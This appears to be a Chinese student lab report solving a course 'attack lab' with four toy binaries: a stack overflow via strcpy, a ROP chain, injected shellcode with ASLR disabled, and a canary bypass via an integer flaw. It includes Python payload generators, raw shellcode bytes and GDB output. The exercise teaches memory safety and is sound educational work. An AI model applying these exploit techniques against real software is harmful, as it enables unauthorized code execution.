栈溢出攻击实验报告


题目解决思路

Problem 1: 基础栈溢出攻击

- **分析**：
  通过反汇编 `p1.asm` 分析 `func` 函数。该函数调用了危险函数 `strcpy`，将输入内容拷贝到位于栈上 `rbp-0x8` 的缓冲区中。由于 `strcpy` 不检查输入长度，我们可以通过构造超长字符串来覆盖返回地址。
  栈结构分析：
  i. 缓冲区空间：8 字节（`rbp-0x8` 到 `rbp`）
  ii. 已保存的 `%rbp` 指针：8 字节
     因此，填充 16 字节的垃圾数据后，接下来的 8 字节将覆盖返回地址。目标函数 `func1` 的起始地址为 `0x401216`。
- **解决方案**：
  编写 `problem1.py` 生成攻击载荷：

```python
import struct
# Padding: 8字节缓冲区 + 8字节旧rbp = 16字节
padding = b"A" * 16
# 目标跳转地址: func1 (0x401216)
target_addr = struct.pack("<Q", 0x401216)
payload = padding + target_addr

with open("ans1.txt", "wb") as f:
    f.write(payload)
```

- **结果**：
  执行 `./problem1 ans1.txt` 后，程序成功跳转并输出：




```
zmjjkk@5Pro:~/attack-lab-shaodao13$ python3 problem1.py
./problem1 ans1.txt
ans1.txt 已生成！填充长度: 16, 目标地址: 0x401216
Do you like ICS?
Yes!I like ICS!
```

Problem 2: ROP 攻击 (绕过 NX 保护)

- **分析**:
  本题开启了 NX（栈不可执行）保护，因此无法在栈上执行代码。 `func2` 函数（地址 `0x401216` ）需要第一个参数 `%rdi` 等于 `0x3f8` (1016) 才能通关。
  我们需要利用 **ROP (Return Oriented Programming)** 技术。通过反汇编找到一段名为 `pop_rdi` 的代码片段（Gadget），地址为 `0x4012c7` 。该片段执行 `pop %rdi; ret` ，可以将栈上的数据弹出到寄存器并返回。
- **解决方案**:
  构造 ROP 链： `Padding(16字节) + pop_rdi地址 + 参数值0x3f8 + func2地址` 。
  编写 `problem2.py` ：

```python
import struct
padding = b"A" * 16
pop_rdi = struct.pack("<Q", 0x4012c7)
arg1 = struct.pack("<Q", 0x3f8)
func2_addr = struct.pack("<Q", 0x401216)

payload = padding + pop_rdi + arg1 + func2_addr
with open("ans2.txt", "wb") as f:
    f.write(payload)
```

- **结果**:




```
zmjjkk@5Pro:~/attack-lab-shaodao13$ python3 problem2.py
ans2.txt 已生成！
zmjjkk@5Pro:~/attack-lab-shaodao13$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3: Shellcode 注入


- **分析**:
  本题关闭了 NX 保护但存在长度限制。目标是让程序输出幸运数字 `114` (十六进制 `0x72`)。由于程序中没有现成的传参函数，我们需要手动编写一段 Shellcode 注入到栈中执行。
  关键步骤：
  i. 关闭系统内核 ASLR： `sudo sysctl -w kernel.randomize_va_space=0` 。
  ii. 使用 GDB 确定缓冲区 `rbp-0x20` 在内存中的地址为 `0x7fffffffd880` （以实际测量为准）。
  iii. 构造 Shellcode：设置 `%rdi = 0x72` ，随后跳转到输出函数。
- **解决方案**:
  编写 `problem3.py` 。为了提高成功率，在 Shellcode 前加入了 NOP Sled：

```python
import struct
# GDB 测得的缓冲区地址
buffer_addr = 0x7fffffffd880
# Shellcode (16字节): mov rdi, 0x72; mov rax, 0x401216; jmp rax
shellcode = b"\x48\xc7\xc7\x72\x00\x00\x00\x48\xc7\xc0\x16\x12\x40\x00\xff\xe0"
# Padding 到达返回地址 (40字节 = 32字节buf + 8字节rbp)
padding = b"\x90" * (40 - len(shellcode))
payload = shellcode + padding + struct.pack("<Q", buffer_addr)

with open("ans3.txt", "wb") as f:
    f.write(payload)
```

- **结果**：
  由于环境变量影响，在 GDB 内部验证攻击：




```
zmjjkk@5Pro:~/attack-lab-shaodao13$ gdb ./problem3
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./problem3...
(gdb) b func

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading source file /home/daliwang/homework/baby-attack-homework/news3/baby-attack-homework/problem3.c
Breakpoint 1 at 0x401365: file problem3.c, line 60.
(gdb) run ans2.txt
Starting program: /home/zmjjkk/attack-lab-shaodao13/problem3 ans2.txt
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc3000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Do you like ICS?

Breakpoint 1, func (s=0x7fffffffd8c0 'A' <repeats 16 times>, "\307\022@") at problem3.c:60
warning: 60     problem3.c: No such file or directory
(gdb) p/x $rbp - 0x20
$1 = 0x7fffffffd880
(gdb) 
```




```
zmjjkk@5Pro:~/attack-lab-shaodao13$ gdb ./problem3
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./problem3...
(gdb) run ans3.txt
Starting program: /home/zmjjkk/attack-lab-shaodao13/problem3 ans3.txt

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
[Inferior 1 (process 3991) exited normally]
(gdb) 
```

Problem 4: Canary 保护机制与逻辑绕过


- **分析**：
  Canary 保护机制：在汇编代码 `func` 函数开头，可以看到 `mov %fs:0x28, %rax` 和 `mov %rax, -0x8(%rbp)`，这表示在栈帧中插入了一个随机的“金丝雀”值。在函数返回指令 `ret` 之前，程序通过 `sub %fs:0x28, %rax` 检查该值是否被修改。如果溢出覆盖了返回地址，必然会破坏 Canary 值，导致程序调用 `__stack_chk_fail` 退出。
  绕过思路：本题提示“不需要写代码”。通过逆向分析 `func` 发现，程序对输入数值进行循环减法校验。如果输入为 `-1` （补码 `0xffffffff`）(在图中13df位置)，在 32 位运算下满足 `初始值 - 0xfffffffe == 1` 的校验逻辑，从而直接触发通关分支，无需破坏栈结构，完美避开了 Canary 检查。
- **解决方案**：
  直接运行 `./problem4`，在提示输入原石的环节手动输入 `-1`。
- **结果**：



```
000000000000135d <func>:
    135d:   f3 0f 1e fa             endbr64
    1361:   55                      push   %rbp
    1362:   48 89 e5                mov    %rsp,%rbp
    1365:   48 83 ec 30             sub    $0x30,%rsp
    1369:   89 7d dc                mov    %edi,-0x24(%rbp)
    136c:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1373:   00 00
    1375:   48 89 45 f8             mov    %rax,-0x8(%rbp)
    1379:   31 c0                   xor    %eax,%eax
    137b:   c7 45 f0 fe ff ff ff    movl   $0xfffffffe,-0x10(%rbp)
    1382:   8b 45 dc                mov    -0x24(%rbp),%eax
    1385:   89 45 e8                mov    %eax,-0x18(%rbp)
    1388:   8b 45 e8                mov    -0x18(%rbp),%eax
    138b:   89 45 f4                mov    %eax,-0xc(%rbp)
    138e:   8b 45 e8                mov    -0x18(%rbp),%eax
    1391:   89 c6                   mov    %eax,%esi
    1393:   48 8d 05 91 0c 00 00    lea    0xc91(%rip),%rax        #
    139a:   48 89 c7                mov    %rax,%rdi
```



```
    13c9:   83 6d e8 01             subl   $0x1,-0x18(%rbp)
    13cd:   83 45 ec 01             addl   $0x1,-0x14(%rbp)
    13d1:   8b 45 ec                mov    -0x14(%rbp),%eax
    13d4:   3b 45 f0                cmp    -0x10(%rbp),%eax
    13d7:   72 f0                   jb     13c9 <func+0x6c>
    13d9:   83 7d e8 01             cmpl   $0x1,-0x18(%rbp)
    13dd:   75 06                   jne    13e5 <func+0x88>
    13df:   83 7d f4 ff             cmpl   $0xffffffff,-0xc(%rbp)
    13e3:   74 11                   je     13f6 <func+0x99>
    13e5:   48 8d 05 6b 0c 00 00    lea    0xc6b(%rip),%rax        # 2057 <_IO_stdin_u
    13ec:   48 89 c7                mov    %rax,%rdi
    13ef:   e8 bc fc ff ff          call   10b0 <puts@plt>
    13f4:   eb 14                   jmp    140a <func+0xad>
    13f6:   b8 00 00 00 00          mov    $0x0,%eax
    13fb:   e8 1c ff ff ff          call   131c <func1>
    1400:   bf 00 00 00 00          mov    $0x0,%edi
    1405:   e8 f6 fc ff ff          call   1100 <exit@plt>
    140a:   48 8b 45 f8             mov    -0x8(%rbp),%rax
    140e:   64 48 2b 04 25 28 00    sub    %fs:0x28,%rax
    1415:   00 00
    1417:   74 05                   je     141e <func+0xc1>
    1419:   e8 b2 fc ff ff          call   10d0 <__stack_chk_fail@plt>
    141e:   c9                      leave
```



```
zmjjkk@5Pro:~/attack-lab-shaodao13$ ./problem4
hi please tell me what is your name?
1
hi! do you like ics?
1
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295

great!I will give you great scores
zmjjkk@5Pro:~/attack-lab-shaodao13$
zmjjkk@5Pro:~/attack-lab-shaodao13$
```

思考与总结

通过本次实验，我深刻理解了计算机系统中函数调用栈的运作机制。

1. **安全性**：`strcpy`，`gets` 等函数是极其危险的，在开发中必须使用带长度限制的版本。
2. **防护手段**：现代系统通过 NX 位禁止栈执行代码，通过 ASLR 随机化内存布局，通过 Canary 监控栈完整性。
3. **攻击思维**：安全对抗是多维度的，当内存防护严密时，通过逆向分析寻找程序的逻辑漏洞（如 Problem 4）往往能起到奇效。

参考资料